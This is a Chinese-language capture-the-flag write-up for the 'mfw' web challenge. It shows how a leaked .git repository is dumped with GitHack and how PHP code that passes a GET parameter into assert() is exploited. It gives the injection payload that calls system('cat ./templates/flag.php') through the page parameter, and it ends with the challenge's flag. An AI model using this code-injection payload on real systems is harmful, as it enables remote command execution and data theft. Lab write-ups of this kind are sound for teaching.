攻防世界WEB进阶之mfw

原创

harry_c 于 2019-07-29 09:00:44 发布 348 收藏

分类专栏： 攻防世界 文章标签： 攻防世界 web mfw 安全 进阶


攻防世界WEB进阶之mfw

难度系数： 1星
题目来源： csaw-ctf-2016-quals
题目描述：暂无

第一步：分析

题目没有介绍，打开之后看到网页，点击about页面看到如下：


试着看是否能打开git代码库：



成功打开说明存在代码泄露问题。

第二步：实操

使用https://github.com/lijiejie/GitHack工具进行：
Python2 GitHack.py http://111.198.29.45:59766




看见flag，心中窃喜，难度这么简单，打开一看并没有，打开index.php发现关键代码：

1. 《!–<li <? php if ($page == "flag") { ?>class=“active”<?php } ?>>My secrets
2. -->
3. <?php if (isset($_GET['page'])) { $page = $_GET['page']; } else { $page = "home"; } $file = "templates/" . $page . ".php"; // I heard '..' is dangerous! assert("strpos('$file', '..') === false") or die("Detected hacking attempt!"); // TODO: Make this look nice assert("file_exists('$file')") or die("That file doesn't exist!"); ?>

根据1、2可以断定答案与我们的访问页传输参数有关了。
使用拼装，将flag文件显示出来：使用的语句为’ .system(“cat ./templates/flag.php”).’
即为http://111.198.29.45:59766/?page=%27%20.system(%22cat%20./templates/flag.php%22).%27

第三步：答案

查看源码出现flag：



至此flag为：cyberpeace{fb1205d3d65e51c9145e5d5230e1e167}